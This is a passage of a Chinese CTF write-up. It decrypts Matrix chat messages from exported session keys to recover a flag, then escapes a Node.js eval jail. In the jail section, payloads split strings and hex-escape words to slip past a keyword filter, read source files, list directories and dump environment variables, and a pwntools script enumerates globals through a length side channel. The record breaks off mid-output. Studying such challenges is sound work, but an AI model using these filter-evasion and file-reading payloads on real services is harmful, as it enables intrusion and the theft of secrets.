37 0fSYTH1dMRM+c4gDmyYvR4uLoK5BHdkm2A8Pz5/a3ZYC6y+uJdN0htKTA9kUF93aGciSneBVat3512y
38 hNX/f4HRAf+LmACRXkl3UjtCkKiGtugLgyJ0ZFb6WqGrierMLh3TTITTyZl7ok4",
39 "sender_claimed_keys": {
```

```

31 "ed25519": "c1F7ZQkoiS/7TCxL/H4ear/xJ2XPtikg82B2gZGkSIA"
32 },
33 "forwarding_curve25519_key_chain": []
34 },
35 {
36 "algorithm": "m.megolm.v1.aes-sha2",
37 "room_id": "!voIaethdgybdmiTVue:localhost",
38 "sender_key": "DK8Cz4SmcLWEXSPkBHfJF7KGd83zKBiQKVfZjE02Mwo",
39 "session_id": "UnFWCS6051SpOrjNMVxfjZM3jcnwjJeWmYehyGehIqk",
40 "session_key":
41 "AQAAAACUzLBMKmfSS1ERMvizzscx2slvzU8ijyu5nq0x20WnCvkWCTujb3p3sUUKftqszc2yeRZsv/
42 RdsrKqPX944RHFF1xDCR9jDQP9fyXlM2/YFfe9TS+uHJ1RUn7EADddlJDQ9nruqZMdi+lcDB1vWMrby
43 Gd9pGXn5t+7aHfIxBVBL1JxVgkutOdUqTq4zTFcX42TN43J8IyXlpmHochnoSKp",
41 "sender_claimed_keys": {
42 "ed25519": "lB0zX1cUtSjuyVpm9WTwFg6i9e3hVCFG7xyL2QhHIMw"
43 },
44 "forwarding_curve25519_key_chain": []
45 },
46 {
47 "algorithm": "m.megolm.v1.aes-sha2",
48 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
49 "sender_key": "bbQ49YyXBP2eNnLKvilqyLG10lxqLheYFBiRmuL+qVk",
50 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
51 "session_key":
52 "AQAAAADV/ptEIK0lUgSlAPOG34UWLeyFz34dtFB1XFvAt6IvAWaN0m7L6b1FguD4rNhIarABzwL3bg
53 Pg9yqCUyvImgq41FGsQXXm0FPKFXRjwiwGpgW0lv1c4++kngMO9SPhpQ5uiFTFq4uv6lo1m+gtUCkHe
54 vDMKTIFBF2jPa6Tcg5JmLGIRL8rgSazfMiFPKVY1RenJ4uBdYVLUXiRZHdBVqVF",
52 "sender_claimed_keys": {
53 "ed25519": "FSHUCrDgjev94j/cVco0SMJTs6KzvWmMExh0hyg2S++4"
54 },
55 "forwarding_curve25519_key_chain": []
56 },
57 {
58 "algorithm": "m.megolm.v1.aes-sha2",
59 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
60 "sender_key": "nkpxbQu0qGEUP0+VivQNuZqlzQ9z99ufSu9r7rK6Fmo",
61 "session_id": "RIYxIFA5Dlq8Wh8snlX+vWrVZbT7ktMyyWT6Lv0qCGE",
62 "session_key":
63 "AQAAAACPBKSo9wCChGMrU2SaIkkgXBhEOXjifbJNiUaNQtMpv6pX4SwuQuWwnY0YcomGqsA3AXeDtk
64 JdyJ5xGSe4st9fXPrle1Ce5mxeZBuJDPYWbnQX0fY0nWsr7f7nVdG0/em3NunJsp1gYQep7MrmiJcym
65 n3Zv/518+t0BJqjn6vpzkSGMSBQ0Q5avFofLJ5V/r1q1WW0+5LTMs1k+i79Kghh",
63 "sender_claimed_keys": {
64 "ed25519": "Aumxmjo1WFOthJHyKZ+I9dMo+lJcKm011JLdI5xkBFY"
65 },
66 "forwarding_curve25519_key_chain": []
67 }
68]

```

用工具 <https://github.com/vidister/matrix-message-decrypter> 解密消息。我们对程序源码进行修改，以适应上面的 json 格式。

```
1 use base64::Engine;
2 use clap::Parser;
3 use serde_json::Value;
4 use std::collections::HashMap;
5 use std::fs;
6 use std::io::Write;
7
8 #[derive(Parser)]
9 #[command(author, version, about, long_about = None)]
10 struct Args {
11 /// Path of the decrypted E2E Room key export
12 #[arg(short, long)]
13 keyfile: String,
14
15 /// Path of the JSON file containing the messages
16 #[arg(short, long)]
17 messagefile: String,
18
19 /// Path to write the output JSON file (default: stdout)
20 #[arg(short, long)]
21 output: Option<String>,
22 }
23
24 fn main() {
25 let args = Args::parse();
26
27 let keyfile_data = fs::read_to_string(args.keyfile).expect("Unable to read
keyfile");
28 let messagefile_data =
29 fs::read_to_string(args.messagefile).expect("Unable to read
messagefile");
30 let sessionkeys = get_sessionkeys_from_json(keyfile_data);
31 let messages = get_messages_from_json(messagefile_data);
32
33 let decrypted_messages =
34 serde_json::to_string(&get_decrypted_messages(messages, sessionkeys))
35 .expect("Failed serializing finished data to json");
36
37 if args.output.is_some() {
38 let mut file =
39 std::fs::File::create(args.output.unwrap()).expect("Failed
creating output file");
```

```

39 let _ = file
40 .write_all(decrypted_messages.as_bytes())
41 .expect("Failed writing to output file");
42 } else {
43 println!("{}", decrypted_messages);
44 }
45 }
46
47 fn get_decrypted_messages(
48 mut messages: Vec<HashMap<String, Value>>,
49 sessionkeys: HashMap<String, String>,
50) -> Vec<HashMap<String, Value>> {
51 for m in messages.iter_mut() {
52 let message_id = m["event_id"].as_str().unwrap();
53 // let j: HashMap<String, Value> = serde_json::from_str(&
54 // (m["json"].as_str().unwrap()))
55 // .expect(&format!("Error parsing message {message_id}"));
56 // let content = j["content"].as_object().unwrap();
57 let content = &m;
58
59 if content.contains_key("session_id") &&
60 content.contains_key("ciphertext") {
61 let session_id = content["session_id"].as_str().unwrap();
62 if sessionkeys.contains_key(session_id) {
63 eprintln!("Message {message_id}: Decrypting using key
64 {session_id}");
65
66 // we have to disable padding in the base64 decoder
67 let sessionkey =
68 base64::engine::general_purpose::STANDARD_NO_PAD
69 .decode(&sessionkeys[session_id])
70 .unwrap();
71 let message = base64::engine::general_purpose::STANDARD_NO_PAD
72 .decode(&content["ciphertext"].as_str().unwrap())
73 .unwrap();
74 let decrypted_message =
75 serde_json::from_str(&get_decrypted_ciphertext(sessionkey,
76 message))
77 .expect("Parsing decrypted message failed");
78 m.insert("content_decrypted".to_string(), decrypted_message);
79 } else {
80 eprintln!("Message {message_id}: No matching key found,
81 skipping");
82 }
83 } else {
84 eprintln!("Message {message_id}: No encrypted payload, skipping");
85 }
86 }
87 }

```

```

80 }
81 }
82
83 messages
84 }
85
86 fn get_messages_from_json(messages: String) -> Vec<HashMap<String, Value>> {
87 serde_json::from_str(&messages).unwrap()
88 }
89
90 fn get_sessionkeys_from_json(keys_raw: String) -> HashMap<String, String> {
91 eprintln!("Loading Sessionkeys");
92
93 let keys: Vec<HashMap<String, Value>> =
94 serde_json::from_str(&keys_raw).expect("Parsing keyfile failed:
invalid format");
95 keys.iter().fold(HashMap::new(), |mut m, i| {
96 m.insert(
97 i["session_id"].as_str().unwrap().to_string(),
98 i["session_key"].as_str().unwrap().to_string(),
99);
100 m
101 })
102 }
103
104 fn get_decrypted_ciphertext(sessionkey: Vec<u8>, ciphertext: Vec<u8>) -> String
105 {
106 let session_key =
107 vodozemac::megolm::ExportedSessionKey::from_bytes(&sessionkey).unwrap();
108 let mut session = vodozemac::megolm::InboundGroupSession::import(
109 &session_key,
110 vodozemac::megolm::SessionConfig::version_1(),
111);
112
113 let decrypted = session
114 .decrypt(&vodozemac::megolm::MegolmMessage::from_bytes(&ciphertext).unwrap())
115 .expect("Decrypting message failed unexpectedly");
116
117 String::from_utf8(decrypted.plaintext).unwrap()
118 }

```

```

1 matrix-message-decrypter --keyfile keys.json --messagefile messages.json --
 output messages_decrypted.json

```

```

2 Loading Sessionkeys
3 Message $Y6DLmRl6kdgbdcgYTn58aUK6TE77C-PoIPW-QSnFKs0: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
4 Message $0A2bQH6mesSgIuNhZjsZWukQy8untKnePBkXQJtSX70: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
5 Message $0JbAAmTbZxUGV3irFs_PDgz0DKtTsUQwMRpqzYlck2w: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
6 Message $NdLfcCqXo0Qv3aKyfvQcjp3JCCqYqIP-v9EhyhXPrEs: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
7 Message $-91CXFEXbScraG2qPt-zquvdfefpMeKjS02cEAXsBTg: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
8 Message $vM0L0kyvexGSi60At0wZ0ELWwHhCTpLbN3td0SeI4Gg: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
9 Message $rBiJqERb5aYN3HDuT4YyPv6r6hf3wxNobLcL1EI5TAk: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
10 Message $kqRvshZIirdf-LJhAj0UCvamGXMPlyNvevibGSnPAz0: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
11 Message $lUGiZ2Wqbx14g53hrWVAg7gZf2tsL9Ptpj0Lmv-hnw4: Decrypting using key
 sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU
12 Message $3Q8yQX8SctG3gqH45h1DLg7b20WFDBqWxsa0aDIIR14: No encrypted payload,
 skipping
13 Message $atArT9JmKNrURbzGkTBV0scmM-OjQxbRaCH2xJqow4U: No encrypted payload,
 skipping
14 Message $$S2nB_u_IblJpIFN6YgTbhYJ7rm4NX0R37xjbWIANH3w: No encrypted payload,
 skipping
15 Message $J2f8M--Im5UKhDIQZaUWLQ-JnSaHp6nli00KlMZTLVo: No encrypted payload,
 skipping

```

得到的文件:

```

1 [
2 {
3 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
4 "algorithm": "m.megolm.v1.aes-sha2",
5 "device_id": "TRLGSWGNHS",
6 "event_id": "$Y6DLmRl6kdgbdcgYTn58aUK6TE77C-PoIPW-QSnFKs0",
7 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGl0lxqLheYFBiRmuL+qVk",
8 "content_decrypted": {
9 "content": {
10 "body": "hi bob!",
11 "m.mentions": {},
12 "msgtype": "m.text"
13 },
14 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
15 "type": "m.room.message"

```

```

16 },
17 "ciphertext":
 "AwgAEpABoRvnt5iuBx8S0tyccBYaOwvpXP8VP9fzaOn6RZ0g8ndMJ2dhIbszTaoM0cILQhMtWkt8lu
 ffNspgDwU3nXuY7osGRi6ukeF7CZRWoF+3fydUBQrQe/wcRFm6tsnNk+TF185fRZnOrw6hpH7/461BK
 pPdyZjFGskvfLHpzxCe/c6LudwFSFw6hWYSfhZ9X0Im1SXAumrIXfl9X0LgBa7IUhs2SZhgYPXjZEY+
 1h9jPjS5q1nUczBafLgQ0M9D6l+lNrVsyXprwcRWgYWsipokaShVQ0YtWzMH"
18 },
19 {
20 "content_decrypted": {
21 "content": {
22 "body": "test test here",
23 "m.mentions": {},
24 "msgtype": "m.text"
25 },
26 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
27 "type": "m.room.message"
28 },
29 "device_id": "TRLGSWGNHS",
30 "session_id": "sYhEvYuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
31 "algorithm": "m.megolm.v1.aes-sha2",
32 "ciphertext":
 "AwgBEpABCbj5vGACbu6AYB36LDzlKHAH1nensRGctY3SDjIsAGn9FTOWjGl0G8Uq7+gt2qAN/d+qjD
 VXEFJzwEt89bSCBF5e0dTT9EemkrKrxMtuuYQ07ITRZOSA+UehuxPkvJiyJZVIFvvkRVPFg0hRGsT8t
 TY+tn9o5RxgOgaGK8DkmMe8idazeT5mV1BxT5jGZ8WXSrtFoH5ML5o0GH4v1hxJ2KZCjk/aWC6S4VmW
 HZDesmyhiyNiGHy5u1vxNLCZZp+ZIEcKXTb8g5SCuqzZX8V4l6sTPnUaYdAP",
33 "event_id": "$0A2bQH6mesSgIuNhzjsZWukQy8untKnePBkXQJtSX70",
34 "sender_key": "bbQ49YyXBP2eNnLKvilqyLGl0lxqLheYFBiRmuL+qVkJ"
35 },
36 {
37 "event_id": "$0JbAAmTbZxUGV3irFs_PDgz0DKtTsUQwMRpqzYlck2w",
38 "algorithm": "m.megolm.v1.aes-sha2",
39 "session_id": "sYhEvYuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
40 "device_id": "TRLGSWGNHS",
41 "content_decrypted": {
42 "content": {
43 "body": "\tns! do you want some flags?",
44 "m.mentions": {},
45 "msgtype": "m.text"
46 },
47 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
48 "type": "m.room.message"
49 },
50 "ciphertext":
 "AwgCEqABdNRCEd09RNypDsem5VmJX3p66n7f20szum3e1zdl200980aAgTexQZRe/AxqtyiQLkm5zm
 LQXTq34bq7YREdFYXWXdagKzShY3sb1VhViyRp0tCRQ0f/kObfIumui/9MbJXi4pvncF5XY45Zta0ES
 fq8s9yN+UmoNcMkGktAyWkYzH/0FtbfcvCP1KkyXtqNXDLaaZWeUYatut+Jv/JVBzlf7PJNgVRnitzqp

```

```
KHoxHpCaQrMxZhMmNvmsTe/UQhmEGWRxYHqMq9STY+b12KJkigI1hCjT6fpWFh5cSMLsxjwKZhGNtND6Bw",
```

```
51 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGl0lxqLheYFBiRmuL+qVk"
52 },
53 {
54 "device_id": "TRLGSWGNHS",
55 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
56 "event_id": "$NdłfcCqXo0Qv3aKyfvQcjp3JCCqYqIP-v9EhyhXPrEs",
57 "algorithm": "m.megolm.v1.aes-sha2",
58 "content_decrypted": {
59 "content": {
60 "body": "NVUW42KMINKEM62N",
61 "m.mentions": {},
62 "msgtype": "m.text"
63 },
64 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
65 "type": "m.room.message"
66 },
67 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGl0lxqLheYFBiRmuL+qVk",
68 "ciphertext":
69 "AwgDEpAB0jG1qoqz+Wn4jnJ5Gwy0uI9BLpH0JsvvKLb7nlzeFKMJF70hzBtwOpkPbSJNeIEiK1TbhF
70 8HhXDPKhMpYljKsXILVMz47z0/341wpuHLbLyhxUsCV8R4IPxnYaSR+HnT/bpM7j2vMQJ+WrlCn4YJS
71 PZixhorTUGSPXql7baHhaeK3XTA2FUhPVC05BXyWmicGBWqo0zA8INd/VLZLUKT1FjIvZZtlP6łrcLy
72 gVd2vWYzQ2nlB0ZnjZ2hkPRDgPg0jAsHLjuJ7wcsbw97ci5SCQ9zfMIUDzQM"
73 },
74 {
75 "event_id": "$-91CXFEXbScraG2qPt-zquvdfefpMeKjS02cEAXsBTg",
76 "algorithm": "m.megolm.v1.aes-sha2",
77 "device_id": "TRLGSWGNHS",
78 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
79 "content_decrypted": {
80 "content": {
81 "body": "ME3XEMKYL5IHE32U",
82 "m.mentions": {},
83 "msgtype": "m.text"
84 },
85 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
86 "type": "m.room.message"
87 },
88 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGl0lxqLheYFBiRmuL+qVk",
89 "ciphertext":
90 "AwgEEpABr07/DWRhUQ/CWQ/9oaxdm8UAAe4TzS+8XXQe9L8A4Cl9gLtg7dZ6F1łnVx3BMHCcYo4SG/
91 WdYG2dVhsbHwgRX+yaeBTK0Ddb0wuMDc+DKRXQ31RzJKAQRN4VweB524LDuH/m+fAS35GG1jSeLx12V
92 UP1x4113L9LHMKEDtQQacuog0ba555SSUJk61odJ2+y3ogktdfwCZjyVYGyDP/roiA0tX858iP99Swm
93 vXjPFIg+u/121FhHf27NaVi7xUSyYvrb889jz1uWZ6mjch8Y/OcL09MjI4II"
```



```
88 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
89 "algorithm": "m.megolm.v1.aes-sha2",
90 "content_decrypted": {
91 "content": {
92 "body": "J5BW63C7GFZV6QZQ",
93 "m.mentions": {},
94 "msgtype": "m.text"
95 },
96 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
97 "type": "m.room.message"
98 },
99 "event_id": "$vM0L0kyvexGSi60At0wZOELWwHhCTpLbN3td0SeI4Gg",
100 "device_id": "TRLGSWGNHS",
101 "ciphertext":
 "AwgFEpAB8g48hpVE7/l3YFHNl9hiYwxMGjC8AsOJZgpTbWjzFMgLcPBIufe6Zl5EtiBZXq5mQMS1I1
 puKQ8uSddnedffvaCv0c0xLJxBcILxHPxmwSDIHu+PjcDvvXw708nKZd02wntryPPKmZJ9gtMrmdHFo
 FmCMQU2HpVfwnaWb8CivgQ8+ng9BZfe3y5s1TTxd6gnQ8f0L7MNe8mAbLCD2ArJtQh1w4QHh2MrPlqc
 xXE3ra8RKWsyWoB5SWgnwzt1a52h+X8lh8J+EFXRZwu7BuXrV5njMMecMgP",
102 "sender_key": "bbQ49YyXBP2eNnLKvIlqyLGL0LxqLheYFBiRmuL+qVk"
103 },
104 {
105 "device_id": "TRLGSWGNHS",
106 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
107 "sender_key": "bbQ49YyXBP2eNnLKvIlqyLGL0LxqLheYFBiRmuL+qVk",
108 "content_decrypted": {
109 "content": {
110 "body": "GAYV6ZDEMU3TA0BY",
111 "m.mentions": {},
112 "msgtype": "m.text"
113 },
114 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
115 "type": "m.room.message"
116 },
117 "ciphertext":
 "AwgGEpABvoxrAML/sos15KMgIe/oAwEjc6qEVwvxLQRxKbMYL77QqCpeIxnJrykaPZ0L6bdkTgNEgu
 FwypQoxqpQB9hiES20h0hNfaZZJ0hzPRBQJcpfAR+JAmctt4QKMvdcZVf0yR7Ume+xjmFbrnMUHybAt
 X46cwMXWCno6LKcJuXt6VNz7st09Mjy60BDBImR9s9T3NAf/oN4/JjhaF3+DSkM/PxVln2A/yGLCMJk
 RYdqzxN+5ovtxwZTcIUJ4AXljuPjMFGd5/ELnmmpXpTqYpHcAHdbiL7LIHoP",
118 "event_id": "$rBiJqERb5aYN3HDuT4YyPv6r6hf3wxNobLcL1EI5TAK",
119 "algorithm": "m.megolm.v1.aes-sha2"
120 },
121 {
122 "sender_key": "bbQ49YyXBP2eNnLKvIlqyLGL0LxqLheYFBiRmuL+qVk",
123 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
124 "ciphertext":
 "AwgHEpABhcyjkmxB0fg60hMKDzwA8kKbGyJ6LpD4EGRET39eGENZjkoyphxGqo5QiC7E2E/MwVsZcLK
 +MtLZV6MQamk8UzbyzEr18MXZsdGzhifFbQhoQHELY1AKV3h3hj4HYUvHNoWeFjG0J5sRRGSvecgZ39
```

```
29kDgwwJH9SGArvmDDJrUz7d8eHys312uQ2oIV8HEhG6Buwyy9MCWlXIp+BLhI/qob9rzE8Ufv6a86p
9E1Z7vpvunoQf+wLXmpp/QHkVyRFZq5Rw5wtrV9f1BUYSD9KLYJ7pIN8Uv0F",
```

```
125 "event_id": "$kqRvshZIirdf-LJhAj0UCvamGXMPlyNVevibGSnPAz0",
126 "algorithm": "m.megolm.v1.aes-sha2",
127 "device_id": "TRLGSWGNHS",
128 "content_decrypted": {
129 "content": {
130 "body": "GJQTKMJXGRRGIYL5",
131 "m.mentions": {},
132 "msgtype": "m.text"
133 },
134 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
135 "type": "m.room.message"
136 }
137 },
138 {
139 "event_id": "$lUGiZ2Wqbx14g53hrWVAg7gZf2tsL9Ptpj0Lmv-hnw4",
140 "sender_key": "bbQ49YyXBP2eNnLKvilqyLG10lxqLheYFBiRmuL+qVk",
141 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU",
142 "content_decrypted": {
143 "content": {
144 "body": "great!",
145 "m.mentions": {},
146 "msgtype": "m.text"
147 },
148 "room_id": "!dNgGPPjsRnTNwiPhFW:localhost",
149 "type": "m.room.message"
150 },
151 "device_id": "TRLGSWGNHS",
152 "algorithm": "m.megolm.v1.aes-sha2",
153 "ciphertext":
```

```
"AwgIEpAbtLfllHzMbxB7oVYjUBoRL6IxdtCcKGTyv9dBbYsCGuuShf3YmShhdJxzuE/LmDSRrqyZO
uyeFIyEH087SIgCrPVAwNQfQ7J8P8zXDyZWIdLJlwDw0vmsCvZ+e0dvJvyf5sS8xLTpbGxXMpaKVTHt
n+08wqRzix0TXe8E02wtyhQcg1tVeIMNWJY8Fi/3unZgmFBMuX2TX9/9/x6tWhvbm0YoJQFHVAQYoCi
0w3KuQwPoi5s0Ao10klp+AQqGkF7idRDPhYPXFZZ28ezEQVCB46qmr+a5a0I"
```

```
154 },
155 {
156 "body": "it's okay to put my backup key here... right?",
157 "event_id": "$3Q8yQX8SctG3gqH45h1DLg7b20WFDBqWxsa0aDIIR14",
158 "msgtype": "m.text",
159 "m.mentions": {}
160 },
161 {
162 "msgtype": "m.file",
163 "info": {
164 "mimetype": "text/plain",
165 "size": 4610
```

```

166 },
167 "url": "mxc://localhost/wvAQXhCuFscnNJx0vVLrbiUg",
168 "event_id": "$atArT9JMkNrURbzGkTBV0scmM-OjQxbRaCH2xJqow4U",
169 "m.mentions": {},
170 "body": "element-keys.txt"
171 },
172 {
173 "msgtype": "m.text",
174 "event_id": "$S2nB_u_IblJpIFN6YgTbhYJ7rm4NX0R37xjbWIANH3w",
175 "body": "after all, it's encrypted with MySuperSecretKey ...!!!",
176 "m.mentions": {}
177 },
178 {
179 "m.mentions": {},
180 "event_id": "$J2f8M--Im5UKhDIQZaUWLQ-JnSaHp6nli00KlMZTlVo",
181 "msgtype": "m.text",
182 "body": "time to enjoy some haruhikage"
183 }
184]

```

整理消息：

```

1 hi bob!
2 test test here
3 ltns! do you want some flags?
4 NVUW42KMINKEM62N
5 ME3XEMKYL5IHE32U
6 J5BW63C7GFZV6QZQ
7 GAYV6ZDEMU3TAOBY
8 GJQTKMJXGRRGIYL5
9 great!
10 it's okay to put my backup key here... right?
11 element-keys.txt
12 after all, it's encrypted with MySuperSecretKey ...!!!
13 time to enjoy some haruhikage

```

中间的

```

1 NVUW42KMINKEM62NME3XEMKYL5IHE32UJ5BW63C7GFZV6QZQGAYV6ZDEMU3TAOBYGJQTKMJXGRRGIYL
5

```

其实是 Base32 编码的 flag，解码得：



miniLCTF{Ma7r1X\_ProTOCol\_1s\_C001\_dde70882a5174bda}

## minijail😡😡😡| SOLVED| working: 0xcafebabe

nc连进去后是一个提示和要求输入，经过尝试，payload长度小于等于120才行，且只能输入一行

```
1 > nc 192.168.1.222 9088
2
3 /* hint: if (answer.length > 120 || ... */
4 Give me your payload
5
```

尝试console.log("111")

```
1 {
2 msg: 'No logs for you! I will only tell you the length of the input.',
3 inputLength: 'not string'
4 }
```

发现要是string

尝试console.log(new String("111"))

```
1 {
2 msg: 'No logs for you! I will only tell you the length of the input.',
3 inputLength: 3
4 }
```

如期给出正确的长度，我们先获取全局变量

利用下面的payload来不断获取第cnt个变量名的第i个字符的ascii码，然后敲出所有的！

```
1 console.log(new String(' '.repeat(Object.keys(global)[cnt].charCodeAt(i))))
```

jail.py:

```

1 #!/usr/bin/python3
2 from pwn import *
3 # context(log_level = 'debug')
4
5 jsGlobal = []
6 for cnt in range(0,255):
7 i = 0
8 tmp = ''
9 while True:
10 p = remote("192.168.1.222", 9088)
11 p.recvuntil(b"payload\n")
12 p.sendline((f"console.log(new String(' '.repeat(Object.keys(global)
13 [{cnt}].charAt({i}))))").encode())
14 try:
15 a = p.recv(0x60)
16 except EOFError as e:
17 i = 0
18 break
19 p.close()
20 # get ascii
21 a = int(a[a.find(b'inputLength') + len(b'inputLength: '):][::-1][3:][::-1].decode('utf-8'),10)
22 if a == 0:
23 break
24 i+=1
25 tmp += chr(a)
26 print(tmp)
27 if i == 0:
28 break
29 jsGlobal.append(tmp)
30 print(jsGlobal)
31 '''
32 ['global', 'clearImmediate', 'setImmediate',
33 'clearInterval', 'clearTimeout', 'setInterval',
34 'setTimeout', 'queueMicrotask', 'structuredClone',
35 'atob', 'btoa', 'performance',
36 'fetch', 'navigator', 'crypto',
37 'ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkae
38 fnuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea',
39 'ohmyeval_aaafseinfwegnvanguviwenuqwertyujhgbfvdcxsvbnmkjyhtgrfdergthyjukmbv
40 fgdcvbnmfefanfnweaiodhowidnoancjazxcnofjepa']
'''

```

我们拿到了eval和log

```
1 global[Object.keys(global)[16]] // eval
2 global[Object.keys(global)[15]] // log
```

经过尝试，log可以正常使用

```
/* hint: if (answer.length > 120 || ... */
Give me your payload
global[Object.keys(global)[15]]("1")
1
```

一些有用的信息 (this)

```
1 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("l(this)")
2 <ref *1> Object [global] {
3 global: [Circular *1],
4 clearImmediate: [Function: clearImmediate],
5 setImmediate: [Function: setImmediate] {
6 [Symbol(nodejs.util.promisify.custom)]: [Getter]
7 },
8 clearInterval: [Function: clearInterval],
9 clearTimeout: [Function: clearTimeout],
10 setInterval: [Function: setInterval],
11 setTimeout: [Function: setTimeout] {
12 [Symbol(nodejs.util.promisify.custom)]: [Getter]
13 },
14 queueMicrotask: [Function: queueMicrotask],
15 structuredClone: [Function: structuredClone],
16 atob: [Getter/Setter],
17 btoa: [Getter/Setter],
18 performance: [Getter/Setter],
19 fetch: [Getter/Setter],
20 navigator: [Getter],
21 crypto: [Getter],
22
23 ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkaef
 nuidwkanfcaenfkwjnkfwjnfmeakfmLekmfmaea: [Function: log],
24
25 ohmyeval_aaafseinfwiwegnevanguviwenuqwertyujhgbfvdcsvbnmkjyhtgrfdergthyjukmbvf
 gdcvbnmfearfnweaiodhowidnoancjazxcnofjepa: [Function: eval],
26 g: [Circular *1],
27 o: [
28 'global',
```

```

27 'clearImmediate',
28 'setImmediate',
29 'clearInterval',
30 'clearTimeout',
31 'setInterval',
32 'setTimeout',
33 'queueMicrotask',
34 'structuredClone',
35 'atob',
36 'btoa',
37 'performance',
38 'fetch',
39 'navigator',
40 'crypto',
41
42 'ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkae
fnuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea',
43
44 'ohmyeval_aaafseinfewegnveuangviwenuqwertyujhgbfvdcxsvbnmkjyhtgrfdergthyjukmbvf
fgdcvbnmfefanfweaiodhowidnoancjazxcnofjepa',
45 'g'
46],
47 l: [Function: log],
48 e: [Function: eval]
49 }

```

随便看看) 拿main.js

```

1 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("import('f'+s').then(m=>
{l(String(m.rea"+"dFileSync('main.js'))))});")

```

```

1 const readline = require('node:readline');
2 const { isStringObject } = require('node:util/types');
3 const rl = readline.createInterface({
4 input: process.stdin,
5 output: process.stdout,
6 });
7
8 ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkaef
nuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea = console.log;
9 ohmyeval_aaafseinfewegnveuangviwenuqwertyujhgbfvdcxsvbnmkjyhtgrfdergthyjukmbvf
gdcvbnmfefanfweaiodhowidnoancjazxcnofjepa = eval;

```

```

10 console = {
11 log: (text) => {
12
13 ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkaef
nuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea({
14 "msg": "No logs for you! I will only tell you the length of the input.",
15 "inputLength": isStringObject(text) ? text.hasOwnProperty("length") ?
text.length : "idk" : "not string"
16 });
17 };
18 eval = void 0;
19 File = void 0;
20 process = void 0;
21
22 rl.question('//* hint: if (answer.length > 120 || ... */\nGive me your
payload\n', (answer) => {
23 rl.close();
24 //
ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkaef
nuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea(answer);
25 if (answer.length > 120 || answer.match(/flag|write|read|fs|proc/ig)) {
26
ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkaef
nuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea("No flag for you!".toString());
27 return;
28 }
29 result =
ohmyeval_aaafseinfivegnveuangvienuqwertyujhgbfvdcxsvbnmkjyhtgrfdergthyjukmbvf
gdcvbnmfeanfweaiodhowidnoancjazxcnofjepa(answer);
30 //
ohmylog_faeknvkaenfckajnvkdasngksnfkjaefnkajnefkajnckjenfiqeahfchneisugvnmfkaef
nuidwkanfcaenfkwjnkfwjnfmeakfmlekmfmfaea(result);
31 });

```

## 查看文件夹的Payload

```

1 g=global;o=Object.keys(g);l=g[o[15]];e=g[o[16]];e("import('f'+s').then(m=>
{l(m.re"+"addirSync('.')});");

```

## 最后发查看env的Payload（长度67<<120）

```

1 //最终优化版Payload，最优解!!

```



```
2 g=global;import('pro\x63ess').then(m=>g[Object.keys(g)[15]](m.env))
```

```
1 // > g=global;import('pro\x63ess').then(m=>g[Object.keys(g)[15]](m.env))
2 {
3 PATH: '/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin',
